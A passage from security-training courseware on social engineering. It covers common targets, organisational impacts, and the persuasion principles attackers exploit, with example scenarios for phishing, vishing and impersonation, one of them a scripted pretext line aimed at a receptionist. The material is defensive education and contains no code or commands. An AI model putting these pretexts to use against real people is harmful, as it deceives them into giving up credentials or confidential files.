
- Describe social engineering concepts
- Perform social engineering using various techniques
- Describe insider threats
- Perform impersonation on social networking sites
- Describe identity theft
- Apply social engineering countermeasures
- Apply knowledge of insider threats and identity theft countermeasures

LO#01: Summarize Social Engineering Concepts and Phases

Social Engineering Concepts

There is no single security mechanism that can protect from the social engineering techniques used by attackers. Only educating employees on how to recognize and respond to social engineering attacks can minimize attackers’ chances of success. Before going ahead with this module, it is first necessary to discuss various social engineering concepts.

This section describes social engineering, frequent targets of social engineering, behaviors vulnerable to attack, factors making companies vulnerable to attack, why social engineering is effective, the principles of social engineering, and the phases of a social engineering attack.



What is Social Engineering?


- Social engineering is the art of **convincing people** to **reveal confidential information**
- Common targets of social engineering include **help desk personnel**, **technical support executives**, **system administrators**, etc.
- Social engineers depend on the fact that **people are unaware** of the valuable information to which they have access and are careless about protecting it

Impact of Attack on an Organization

- Economic losses
- Damage of goodwill
- Loss of privacy
- Dangers of terrorism
- Lawsuits and arbitration
- Temporary or permanent closure

Behaviors Vulnerable to Attacks

- Authority
- Intimidation
- Consensus
- Scarcity
- Urgency
- Familiarity
- Trust
- Greed



What is Social Engineering? (Cont'd)

Factors that Make Companies Vulnerable to Attacks

- **Insufficient security training**
- **Unregulated access to information**
- **Several organizational units**
- **Lack of security policies**

Why is Social Engineering Effective?

- Security policies are as strong as their weakest link, and **human behavior** is the most **susceptible factor**
- It is **difficult to detect** social engineering attempts
- There is **no method that can be applied to ensure complete security** from social engineering attacks
- There is **no specific software or hardware** to defend against a social engineering attack

What is Social Engineering?

Before performing a social engineering attack, the attacker gathers information about the target organization from various sources such as:

- The organization's official websites, where employees' IDs, names, and email addresses are shared

- Advertisements of the target organization cast through media reveal information such as products and offers.
- Blogs, forums, and other online spaces where employees share basic personal and organizational information.

After gathering information, an attacker executes social engineering attacks using various approaches such as impersonation, piggybacking, tailgating, reverse social engineering, and other methods.

Social engineering is the art of manipulating people to divulge sensitive information to use it to perform some malicious action. Despite security policies, attackers can compromise an organization's sensitive information by using social engineering, which targets the weakness of people. Most often, employees are not even aware of a security lapse on their part and inadvertently reveal the organization's critical information. For instance, unwittingly answering strangers' questions or replying to spam email.

To succeed, attackers take a special interest in developing social engineering skills and can be so proficient that the victims might not even notice the fraud. Attackers always look for new ways to access information. They also ensure that they know the organization's perimeter and the people on its **perimeter**, such as security guards, receptionists, and help-desk workers, to exploit human oversight. People have conditioned themselves to not be overly suspicious, and they associate specific behaviors and appearances with known entities. For instance, a man in a uniform carrying a pile of packages for delivery will be perceived as a delivery person. With the help of social engineering tricks, attackers succeed in obtaining confidential information, authorization, and access details from people by deceiving and manipulating human vulnerability.

Common Targets of Social Engineering

A social engineer uses the vulnerability of human nature as their most effective tool. Usually, people believe and trust others and derive fulfillment from helping the needy. Discussed below are the most common targets of social engineering in an organization:

- **Receptionists and Help-Desk Personnel**: Social engineers generally target service-desk or help-desk personnel by tricking them into divulging confidential information about the organization. To extract information, such as a phone number or password, the attacker first wins the trust of the individual with the information. On winning their trust, the attacker manipulates them to get valuable information. Receptionists and help-desk staff may readily share information if they feel they are doing so to help a customer.
- **Technical Support Executives**: Another target of social engineers is technical support executives. The social engineers may take the approach of contacting technical support executives to obtain sensitive information by pretending to be senior management, customers, vendors, or other figures.
- **System Administrators**: A system administrator in an organization is responsible for maintaining the systems. Thus, they may have critical information such as the type and

version of OS and admin passwords, that could be helpful for an attacker in planning an attack.

- **Users and Clients**: Attackers could approach users and clients of the target organization, pretending to be a tech support person to extract sensitive information.
- **Vendors of the Target Organization**: Attackers may also target the vendors of the organization to gain critical information that could help in executing attacks.
- **Senior Executives:** Attackers could also approach senior executives from various departments such as Finance, HR, and CxOs to obtain critical information about the organization

Impact of Social Engineering Attack on an Organization

Social engineering does not seem like a serious threat, but it can lead to substantial losses for organizations. The impact of social engineering attack on organizations include:

- **Economic Losses**: Competitors may use social engineering techniques to steal sensitive information such as the development plans and marketing strategies of the target company, which can result in an economic loss.
- **Damage to Goodwill**: For an organization, goodwill is important for attracting customers. Social engineering attacks may damage that goodwill by leaking sensitive organizational data.
- **Loss of Privacy**: Privacy is a major concern, especially for big organizations. If an organization is unable to maintain the privacy of its stakeholders or customers, then people can lose trust in the company and may discontinue their business association with the organization. Consequently, the organization could face losses.
- **Dangers of Terrorism**: Terrorism and anti-social elements pose a threat to an organization’s assets — people and property. Terrorists may use social engineering techniques to make blueprints of their targets to infiltrate their targets.
- **Lawsuits and Arbitration**: Lawsuits and arbitration result in negative publicity for an organization and affects the business’s performance.
- **Temporary or Permanent Closure**: Social engineering attacks can result in a loss of goodwill. Lawsuits and arbitration may force the temporary or permanent closure of an organization and its business activities.

Behaviors Vulnerable to Attacks

- **Authority**

  Authority implies the right to exercise power in an organization. Attackers take advantage of this by presenting themselves as a person of authority, such as a technician or an executive, in a target organization to steal important data.

  For example, an attacker can call a user on the phone and can claim to be working as a network administrator in the target organization. The attacker then informs the victim about a security incident in the network and asks them to provide their account credentials to protect their data against theft. After obtaining the victim's credentials, the attacker steals sensitive information from the victim's account.

- **Intimidation**

  Intimidation refers to an attempt to intimidate a victim into taking several actions by using bullying tactics. It is usually performed by impersonating some other person and manipulating users into disclosing sensitive information.

  For example, an attacker might call the executive's receptionist with this request:

  "Mr. Tibiyani is about to give a big presentation to the customers, but he is unable to open his files; it seems they are corrupt. He told me to call you and ask you to send the files to me immediately so that he can start his talk."

- **Consensus or Social Proof**

  Consensus or social proof refers to the fact that people are usually willing to like things or do things that other people like or do.

  Attackers take advantage of this by doing things like creating websites and posting fake testimonials from users about the benefits of certain products such as anti-malware (rogueware). Therefore, if users search the Internet to download the rogueware, they encounter these websites and believe the forged testimonials. Further, if users download the malicious product, attackers may install a trojan along with it.

- **Scarcity**

  Scarcity implies the state of being scarce. In the context of social engineering, scarcity often implies creating a feeling of urgency in a decision-making process. Due to this urgency, attackers can control the information provided to victims and manipulate the decision-making process.

  For example, when Apple releases a new iPhone product that sells out and goes out of stock, attackers can take advantage of this situation by sending a phishing email to the target users, encouraging them to click on a link provided in the email to buy the product. If the users click on this link, they get redirected to some malicious website controlled by the attacker. As a result, the user might end up revealing their account details or downloading some malicious programs such as trojans.

- **Urgency**

  Urgency implies encouraging people to take immediate action. Attackers can take advantage of this by tricking victims into performing unintended tasks.

  For example, ransomware often uses the urgency principle, which makes the victim take urgent action under a time-limit. The victims see the countdown timer running on their infected systems and know that failure to make the required decision within the given time can result in the loss of important data.

  Similarly, attackers can send phishing emails indicating that a certain product is available at a low price and that to buy it, the user should click on the "Buy Now" link. The user is tricked, and they click on the link to take immediate action. As a result, they are redirected to a malicious website and end up revealing their account details or downloading a virus file.

- **Familiarity or Liking**

  Familiarity or liking implies that people are more likely to be persuaded to do something when they are asked by someone whom they like. This indicates that people are more likely to buy products if they are advertised by an admired celebrity.

  For example, people are more likely to allow someone to look over their shoulder if they like that person or they are familiar with them. If people do not like the person, they immediately recognize the shoulder surfing attack and prevent it. Similarly, people often allow someone to tailgate them if they like that person or are familiar with them. In some cases, social engineers use a charming smile and sweet-talk to deceive the other person into liking them.

- **Trust**

  Attackers often attempt to build a trusting relationship with victims.

  For example, an attacker can call a victim and introduce themself as a security expert. Then, they may claim that they were working with XYZ company, and they noticed some unusual errors sent from the victim's system. The attacker builds trust by using the company name and their experience in the security field. After establishing trust, the attacker guides the victim to follow a series of steps to "view and disable the system errors." They later send an email containing a malicious file and persuade the victim to click on and download it. Through this process, the attacker successfully installs malware on the victim's system, infecting it and allowing the attacker to steal important information.

- **Greed**

  Some people are possessive by nature and seek to acquire vast amounts of wealth through illegal activities. Social engineers lure their targets to divulge information by promising something for nothing (appealing to their greed).

  For example, an attacker may pretend to be a competitor and lure the employees of the target into revealing critical information by offering a considerable reward.

Factors that Make Companies Vulnerable to Attacks

Many factors make companies vulnerable to social engineering attacks; some of them are as follows:

- **Insufficient Security Training**

  Employees can be ignorant about the social engineering tricks used by attackers to lure them into divulging sensitive data about the organization. Therefore, the minimum responsibility of any organization is to educate their employees about social engineering techniques and the threats associated with them to prevent social engineering attacks.

- **Unregulated Access to Information**

  For any company, one of its main assets is its database. Providing unlimited access or allowing everyone access to such sensitive data might cause trouble. Therefore, companies must ensure proper training for and surveillance of key personnel accessing sensitive data.

- **Several Organizational Units**

  Some organizations have their units at different geographic locations, making it difficult to manage the system. Further, this sort of setup makes it easier for an attacker to access the organization's sensitive information.

- **Lack of Security Policies**

